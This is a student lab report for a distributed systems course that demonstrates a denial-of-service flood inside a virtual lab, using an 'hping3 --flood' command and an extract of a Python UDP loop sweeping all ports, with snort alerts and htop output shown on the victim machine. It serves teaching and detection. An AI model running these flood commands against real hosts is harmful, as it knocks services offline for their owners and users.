CS402: Distributed Systems


Lab 2 - DDOS Attack
Group Report

Harsh - 180010017 Shriram - 180010015 Manjeet 180010021

A denial of Service (DOS) attack is a very simple technique to deny accessibility to services (that's why it is called a "denial of service" attack). This attack consists of overloading the target with oversized packets, or a big quantity of them.

Setup (Victim) :

We use a virtual box to simulate the victim machine. The virtual machine contains utilities like snort, and htop to detect the attack, and analyse the CPU and memory usage during the attack. The ip address of the victim is exposed to the attacker, and they both are connected to the same network.




Setup (Attacker):

The attacker machine has utilities like hping3 to send the packets continuously to the victim's machine. The attacker knows the ip address of the victim in order to attack the victim.

a. Using hping3 :


Attacker uses hping3 command to flood with the empty packets to the virtual box in order to simulate the ddos attack.

```
Attacker :   $ sudo hping3 --flood 172.16.115.128
```



The victim uses the snort utility on their machine to print the input packets, verifying the DDOS attack as shown in the screenshot.

```
Victim :
     $ sudo snort -A console -c /etc/snort/snort.conf
     $ htop
```



1. Bottom-left terminal : CPU of Victim (htop)
2. Top-Right : Snort result of Victim
3. Bottom-Right : Attacker

Attached above are the screenshots of the Attacker and victims' machine. The victim receives packets continuously on one of the ports. As shown in the output of htop of victims' machine, the cores are full.


b. Using Python Script :

Attacker uses this python script to send the packets to all ports on the victims' machine in a round-robin fashion. This is done with an intention to deny the service through any port on the victim's machine.

```
Attacker :   $ python 'ddos-attack 2.py'
```


Extract of script

```
while True:
     sock.sendto(bytes, (ip,port))
     sent = sent + 1
     port = port + 1
     print "Sent %s packet to %s throught port:%s" %(sent,ip,port)
     if port == 65534:
       port = 1
```




The victim uses the snort utility on their machine to print the input packets, verifying the DDOS attack as shown in the screenshot.

```
Victim :
     $ sudo snort -A console -c /etc/snort/snort.conf
     $ htop
```



1. terminal : CPU of Victim (htop)



```
shiru@ubuntu: ~
09/14-16:16:33.652530  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.16.115.128 -> 172.16.115.1
09/14-16:16:33.690290  [**] [1:312:6] EXPLOIT ntpdx overflow attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {UDP} 172.16.115.1 -> 172.16.115.128
09/14-16:16:33.881642  [**] [1:270:6] DOS Teardrop attack [**] [Classification: Attempted Denial of Service] [Priority: 2] {UDP} 172.16.115.1 -> 172.16.115.128
09/14-16:16:35.660653  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.16.115.128 -> 172.16.115.1
09/14-16:16:35.740874  [**] [1:1417:9] SNMP request udp [**] [Classification: Attempted Information Leak] [Priority: 2] {UDP} 172.16.115.1 -> 172.16.115.128
09/14-16:16:35.740980  [**] [1:1419:9] SNMP trap udp [**] [Classification: Attempted Information Leak] [Priority: 2] {UDP} 172.16.115.1 -> 172.16.115.128
09/14-16:16:37.644794  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.16.115.128 -> 172.16.115.1
09/14-16:16:39.652684  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.16.115.128 -> 172.16.115.1
09/14-16:16:40.656575  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.16.115.128 -> 172.16.115.1
09/14-16:16:41.668561  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.16.115.128 -> 172.16.115.1
09/14-16:16:41.957159  [**] [1:1417:9] SNMP request udp [**] [Classification: Attempted Information Leak] [Priority: 2] {UDP} 172.16.115.1 -> 172.16.115.128
09/14-16:16:41.957167  [**] [1:1419:9] SNMP trap udp [**] [Classification: Attempted Information Leak] [Priority: 2] {UDP} 172.16.115.1 -> 172.16.115.128
09/14-16:16:43.655644  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.16.115.128 -> 172.16.115.1
09/14-16:16:44.064884  [**] [1:312:6] EXPLOIT ntpdx overflow attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {UDP} 172.16.115.1 -> 172.16.115.128
09/14-16:16:44.073563  [**] [1:1417:9] SNMP request udp [**] [Classification: Attempted Information Leak] [Priority: 2] {UDP} 172.16.115.1 -> 172.16.115.128
09/14-16:16:44.073571  [**] [1:1419:9] SNMP trap udp [**] [Classification: Attempted Information Leak] [Priority: 2] {UDP} 172.16.115.1 -> 172.16.115.128
09/14-16:16:44.648562  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.16.115.128 -> 172.16.115.1
09/14-16:16:48.134287  [**] [1:270:6] DOS Teardrop attack [**] [Classification: Attempted Denial of Service] [Priority: 2] {UDP} 172.16.115.1 -> 172.16.115.128
09/14-16:16:49.650957  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.16.115.128 -> 172.16.115.1
09/14-16:16:50.012990  [**] [1:312:6] EXPLOIT ntpdx overflow attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {UDP} 172.16.115.1 -> 172.16.115.128
09/14-16:16:50.013603  [**] [1:1417:9] SNMP request udp [**] [Classification: Attempted Information Leak] [Priority: 2] {UDP} 172.16.115.1 -> 172.16.115.128
09/14-16:16:50.013610  [**] [1:1419:9] SNMP trap udp [**] [Classification: Attempted Information Leak] [Priority: 2] {UDP} 172.16.115.1 -> 172.16.115.128
09/14-16:16:50.186137  [**] [1:270:6] DOS Teardrop attack [**] [Classification: Attempted Denial of Service] [Priority: 2] {UDP} 172.16.115.1 -> 172.16.115.128
09/14-16:16:51.670540  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.16.115.128 -> 172.16.115.1
09/14-16:16:52.356700  [**] [1:270:6] DOS Teardrop attack [**] [Classification: Attempted Denial of Service] [Priority: 2] {UDP} 172.16.115.1 -> 172.16.115.128
09/14-16:16:52.656606  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.16.115.128 -> 172.16.115.1
09/14-16:16:53.080902  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.16.115.128 -> 172.16.115.2
09/14-16:16:53.648685  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.16.115.128 -> 172.16.115.1
09/14-16:16:54.325584  [**] [1:312:6] EXPLOIT ntpdx overflow attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {UDP} 172.16.115.1 -> 172.16.115.128
09/14-16:16:54.327872  [**] [1:1417:9] SNMP request udp [**] [Classification: Attempted Information Leak] [Priority: 2] {UDP} 172.16.115.1 -> 172.16.115.128
09/14-16:16:54.327992  [**] [1:1419:9] SNMP trap udp [**] [Classification: Attempted Information Leak] [Priority: 2] {UDP} 172.16.115.1 -> 172.16.115.128
09/14-16:16:54.660551  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.16.115.128 -> 172.16.115.1
09/14-16:16:56.452264  [**] [1:312:6] EXPLOIT ntpdx overflow attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {UDP} 172.16.115.1 -> 172.16.115.128
09/14-16:16:56.461868  [**] [1:1417:9] SNMP request udp [**] [Classification: Attempted Information Leak] [Priority: 2] {UDP} 172.16.115.1 -> 172.16.115.128
09/14-16:16:56.462051  [**] [1:1419:9] SNMP trap udp [**] [Classification: Attempted Information Leak] [Priority: 2] {UDP} 172.16.115.1 -> 172.16.115.128
09/14-16:16:56.644888  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.16.115.128 -> 172.16.115.1
09/14-16:16:58.652560  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.16.115.128 -> 172.16.115.1
09/14-16:16:59.662466  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.16.115.128 -> 172.16.115.1
09/14-16:17:00.644625  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.16.115.128 -> 172.16.115.1
09/14-16:17:02.644572  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.16.115.128 -> 172.16.115.1
09/14-16:17:04.656550  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.16.115.128 -> 172.16.115.1
09/14-16:17:05.646437  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.16.115.128 -> 172.16.115.1
09/14-16:17:07.657174  [**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.16.115.128 -> 172.16.115.1
09/14-16:17:08.581725  [**] [1:312:6] EXPLOIT ntpdx overflow attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {UDP} 172.16.115.1 -> 172.16.115.128
```

2. Victim - snort